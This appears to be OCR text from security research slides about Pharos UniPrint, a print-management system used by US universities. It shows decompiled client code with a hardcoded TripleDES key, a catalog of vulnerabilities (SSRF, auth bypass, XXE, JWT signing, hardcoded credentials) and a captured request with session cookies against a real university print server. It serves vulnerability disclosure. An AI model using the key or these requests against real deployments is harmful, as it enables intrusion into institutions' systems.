

ILSpy
File View Window Help
(Default)
C#
C# 10.0 / VS 2022
Assemblies
StateAvailable
StateInUse
StateLoadingSettings
StateLogInInProgress
StateNoComm
StateNotRegistered
StateNotWorking
StateOutOfServiceConfigError
StateReserved
StatesFactoryBase
SYSTEMTIME
TerminalServicesClient
ThreadSleepTimer
TsClientContext
TsClientServiceRegistry
TSClientThread
TSStateInUse
TSStatesFactory
VDIRemoteSessionManager
WorkstationClientThread
WorkstationSessionManager
ClientShared.RequestProcessor
ExtendSessionInfoRequestProcessor
ExtendSessionRequestProcessor
LoginRequestProcessor
LogoutRequestProcessor
MessageRequestProcessor
RequestProcessorBase
ViewBalanceRequestProcessor
ClientShared.Vista
System.DirectoryServices (4.0.0.0, .NETFramework, v4.0)
log4net (1.2.10.0, .NETFramework, v4.5)
ManagedCplusplusDll (1.0.8152.31986, .NETFramework, v4.5)
ClientCommShared (3.0.0.1, .NETFramework, v4.5)
Metadata
References
-
ClientCommShared
ClientCommShared.CryptedComms
EncryptedNetworkStreamClient
IDataCrypter
TripleDESCommsCrypter
Base Types
Derived Types
_cryptoTransformDecryptor : ICryptoTransform
_cryptoTransformEncryptor : ICryptoTransform
_desCrypter : TripleDES
_desKey : byte[]
_desVector : byte[]
_encoding : UTF8Encoding
TransformDecryptor : ICryptoTransform
TransformEncryptor : ICryptoTransform
TripleDESProvider : TripleDES
TripleDESCommsCrypter()
TripleDESCommsCrypter()
// ClientCommShared.CryptedComms.TripleDESCommsCrypter
using System.Security.Cryptography;
using System.Text;
private TripleDES _desCrypter = new TripleDESCryptoServiceProvider();
private UTF8Encoding _encoding = new UTF8Encoding();
public TripleDESCommsCrypter()
{
_desKey = new byte[24]
{
138, 191, 145, 37, 1, 239, 229, 173, 241, 52,
4, 14, 122, 171, 14, 61, 205, 218, 244, 79,
22, 11, 164, 62
};
_desVector = new byte[8] { 8, 7, 6, 5, 4, 3, 2, 1 };
initialize();
}

- Pleas ns!
- Send

Pharos UniPrint


AKA Pharos Print Center
AKA My Print Center

Identifying Targets




Web Print Job Management / Payment

- Pharos Uniprint allows users to manage their print jobs, see printing costs, add funds, choose printing options, etc
- This software is popular with libraries and universities in the US




Web Print Job Management / Payment



Web Print Job Management / Payment

Get The Software



Catalog of vulnerabilities

01 Printjobs SSRF

02 Auth Bypass

03 EdiService XXE

04 JWT Signing

05 Client Credentials


06 Email Server Credentials

Catalog of vulnerabilities


07 **Built In Account Passwords**

Printjobs SSRF

Print Job Contents



Print Job Contents




Request


Pretty Raw Hex

```
1  POST
   /PharosAPI/printjobs/_c27NROO1g6-79WZVp7uenWaevCKKevI-a6Q6tL3yZ97[redacted]7_Ryjqp6eI8zJR
   Nm_w2/content?_request=8bbO7f3f-9fe3-4ece-96e8-c3d0fd553ea5 HTTP/1.1
2  Host: cometprint.utdallas.edu
3  Cookie:
   V56oWizxisiDss8vJQEdowqMlbvtgvtc-w3-CnBpaDUhpXZUvo4HCM_-Ch50853MFX2Z57Vt6MU4wy3O_3XvpPHOk91c41Qm_Gh4Z-m
   zF_3GAex8UHSU4CKvBwuCUkxJt43ObnQ3tums7qfZUUwuKa2QXA79hOeleqO5YopD9dlrYgfjJsOvdFugEudmQdKH2Zi37piKmeAG7O
   -M72CyVqZ-9P4j7UGw_yh_7pWc9F1pohw5FJ2vkieEqyVRuYuK; PharosAPI.X-PHAROS-USER-URI=
   %2Fusers%2FeRIgrng1dpop8YG1B3bzDw2
4  User-Agent:
5  Accept: text/plain, */*; q=0.01
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
9  Content-Type: application/json
10 X-Accept-Encoding: base64
11 X-Requested-With: XMLHttpRequest
12 Content-Length: 143
13 Origin:
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 Connection: close
19
20
21 {
     "PrintJob":{
       "Pages":"0",
       "FinishingOptions":{
         "Duplex":true,
         "Mono":true,
         "PagesPerSide":1,
         "Copies":1,
         "DefaultPageSize":"Letter",
         "PageRange":""
       }
     }
   }
```


Printjob Code



